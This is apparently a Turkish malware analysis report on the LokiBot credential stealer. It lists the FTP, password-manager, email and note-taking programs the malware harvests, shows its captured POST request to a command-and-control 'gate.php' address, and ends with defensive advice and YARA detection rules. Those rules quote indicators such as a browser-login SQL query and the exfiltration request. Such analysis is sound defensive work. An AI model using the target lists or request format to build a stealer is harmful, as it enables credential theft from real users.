
Belirli FTP, SSH, Telnet gibi sunucu programları, veri tabanı programlarını, şifre yöneticisi programlarını, yedekleme yazılımlarını, eklentileri, bilgisayar ve dosya yöneticisi programlarını kontrol etmekte ve bilgileri ele geçirmektedir.


Bu programlar şu şekildedir;

FTPShell	Notepad++	oZone3D-MyFTP	FTPBox
Sherrod FTP	FTP Now	NexusFile	NetSarang-xftp
EasyFTP	SftpNetDrive	AbleFTP7-14	JasFTP7-14
Automize7-14	Cyberduck	LinasFTP	iterate_Gmbh
fullsync	FTPInfo	FileZilla	Staff-FTP
Fastream NETFile GoFTP	ALFTP	DeluxeFTP	FTPGetter
WS_FTP	Ipswitch	ExpanDrive	Steed
FlashFXP	NovaFTP	NetDrive	GHISLER
SmartFTP	Far Manager	mSecure	Syncovery
FreshFTP	BitKinex	ultraFXP	Odin Secure FTP
Expert Fling	ClassicFTP	WinFTP Client	FTPlist
32BitFtp			

Kontrol ettiği yazılım, bağlantı ve şifre yöneticisi programları;


SysInternals	Hex-Rays	VMware
QtProject	Wow6432node	ODBC
Kitty	Putty	Epass
KeePass Password	My RoboForm Data	1Password
Winbox		






FTP programlarının yanı sıra yukarıdaki fotoğraflarda verilen poker oyunlarından da veri toplamaktadır. Bu programlar şu şekildedir;

Full Tilt Poker
Poker Stars




Belirli e-posta programlarında bulunan bilgileri ele geçirir. Bu programlar aşağıda listelenmiştir;

Foxmail	Pocomail	Incredimail	GmailNotifierPro
DeskSoft\\CheckMail	Softwarenetz\\Mailing	OperaMail	Mailbox
yMail	yMail2	Trojita	TrulyMail




Not alma programları, hatırlatıcılar, yapılacaklar listesi vb. amaçla kullanılan programlarda bulunan bilgileri almaktadır.

To-Do DeskList
StickyNotes
Stickies
NoteFly
Notezilla




Sunucudaki belirli kullanıcıların hesap adlarını, şifre verilerini, ayrıcalık seviyelerinin bilgilerini ve kullanıcının ana dizininin yolunu almaktadır.

Network Analizi



IPV4 adres ailesini ve TCP protokolünü kullanarak belirli bir domain adresine bağlı soket oluşturur.

http://amrp_tw/engr/gate.php adresine bağlanmaya çalıştığı gözlemlenmiştir.



http://amrp_tw/engr/gate.php sitesine http isteği atmaktadır. Sunucu ise 408 time-out hatası dönmektedir.

Gönderilen İstek:

```
"POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\n"
```

Dönen Yanıt:

```
"HTTP/1.0 408 Request Time-out\r\nCache-Control: no-cache\r\nConnection: close\r\nContent-Type: text/html\r\n\r\n<html><body><h1>408 Request Time-out</h1>\nYour browser didn't send a complete request in time.\n</body></html>\n"
```

Korunma Yöntemleri

Güncel anti virüs yazılımları kullanılmalıdır.

İşletim sistemi güncel tutulmalıdır.

Dosya ve yazıcı paylaşım hizmetleri devre dışı bırakılmalıdır. Bu hizmetler gerekliyse, güçlü parolalar veya Active Directory kimlik doğrulaması kullanılmalıdır.

Çok faktörlü kimlik doğrulama kullanılmalıdır.

Kullanıcıların istenmeyen yazılım uygulamalarını yükleme ve çalıştırma izinleri kısıtlanmalıdır. Gerekmedikçe yerel yöneticiler grubuna kullanıcı eklenmemelidir.

Güçlü parolalar kullanılmalıdır.

E-posta ekleri açılırken dikkatli olunmalıdır.

Ajans iş istasyonlarında ve sunucularında gereksiz hizmetler devre dışı bırakılmalıdır.

Şüpheli e-posta ekleri taranmalı veya kaldırılmalıdır.

Kullanıcıların web'de gezinme alışkanlıkları izlenmeli ve olumsuz içeriğe sahip sitelere erişim kısıtlanmalıdır.

Çıkarılabilir medya (örn. USB flash sürücüler, harici sürücüler, CD'ler) kullanırken dikkatli olunmalıdır.

Çalıştırılmadan önce internetten indirilen tüm yazılımlar taranmalıdır.

En son tehditlere ilişkin farkındalık sürdürülmeli ve uygun erişim kontrol listeleri uygulanmalıdır.

Excel Dokümanı Yara Kuralı

```
import  "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name =
"dc72ab50d5511e8ef0723cc3beb6faf4ddf30d8c1fbd21b7f4d7808b827e37d5.xlsx"

strings:

$s1 = "Microsoft Enhanced RSA and AES Cryptographic Provider"

$s2 = "{FF9A3F03-56EF-4613-BDD5-5A41C1D07246}"

$s3 ="StrongEncryptionDataSpace"

condition:

hash.md5(0, filesize) == "66CD456EC5D2B4FB683BEF3F0BDC244B" or all

of

them

}
```

vbc.exe Yara Kuralı

```
import "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "vbc.exe"

strings:

$s1 = "zhxpwnkb2xox5j.dll"

$s2 = "gpz8ar381j61mdp9ky2"

$s3 = "38pl2h5z2dja"

condition:

hash.md5(0, filesize) == "196192AE86384D7FFA0EA7E43EC7D640" or all

of

them

}
```

zhxpwnkb2xox5j.dll Yara Kuralı

```
import "hash"
rule LokiBot
{

meta:
 author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "zhxpwnkb2xox5j.dll"
strings:
$s1 = "gpz8ar381j61mdp9ky2"
$s2 = "Rcxlxosdkhvclf"
$s3 = "1 1&1,12181>1D1J1P1V1\1b1h1n1t1z1"
condition:
hash.md5(0, filesize) == "38b02c707606809973c80710a99fcd07" or all
of
them
}
```

gpz8ar381j61mdp9ky2 Yara Kuralı

```
import "hash"
rule LokiBot
{

meta:
  author = "Zayotem Team 4"
description = "LokiBot"
first_date = "12.04.2021"
report_date = "24.05.2021"
file_name = "gpz8ar381j61mdp9ky2"
strings:
$s1 = "38pl2h5z2dja"
$s2 =".DEFAULT\Control Panel\International"
$s3 = "\Microsoft\Internet Explorer\Quick Launch"
$s4 ="msctls_progress32"
$s5="SysListView32"
condition:
hash.md5(0, filesize) == "87aa4f2dcd5b5a5cb66c2449d00e3770" or all
of
them
}
```

38pl2h5z2dja Yara Kuralı

```
import "hash"

rule LokiBot

{


meta:

 author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "38pl2h5z2dja"

strings:

$s1 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"

$s2 = "DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW"

$s3 = "SQLite format 3 "

$s4 = "SELECT encryptedUsername, encryptedPassword, formSubmitURL, hostname
FROM moz_logins"

$s5 ="sqlite3_step"

$s6 = "Fuckav.ru"

$s7 ="%s\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-
8325A95771EE}\data"

condition:

hash.md5(0, filesize) == "d783d3091c054d3741ded76d7d3daaa4" or all

of

them

}
```

1.exe Yara Kuralı

```
import "hash"

rule LokiBot

{

meta:

author = "Zayotem Team 4"

description = "LokiBot"

first_date = "12.04.2021"

report_date = "24.05.2021"

file_name = "1.exe"

strings:

$s1 = "88.255.216.16"

$s2 = "nmap-status-1"

$s3 = "33DCE1"

$s4 = "1F197C.lck"

$s5 = "amrp.tw"

$s6 = "POST /engr/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon;
Inferno)\r\nHost: amrp.tw\r\nAccept: /\r\nContent-Type: application/octet-
stream\r\nContent-Encoding: binary\r

$s7 = "X!2$6*9(SKiasb+!v<.qF58_qwe~QsRTYvdeTYb"

$s8 = "MAC=%02X%02X%02XINSTALL=%08X%08Xk"

condition:

hash.md5(0, filesize) == "AF0FA9C12A40FEA1204A2F96A84DCC5A" or all

of

them }
```

Hazırlayanlar

Taha HİCRET

https://www.linkedin.com/in/taha-hicret/

Sinan BAYKAN

https://www.linkedin.com/in/sinan-baykan/

Harun YAKUT

https://www.linkedin.com/in/harun-yakut

Bilal BAKARTEPE

https://www.linkedin.com/in/bilal-bakartepe/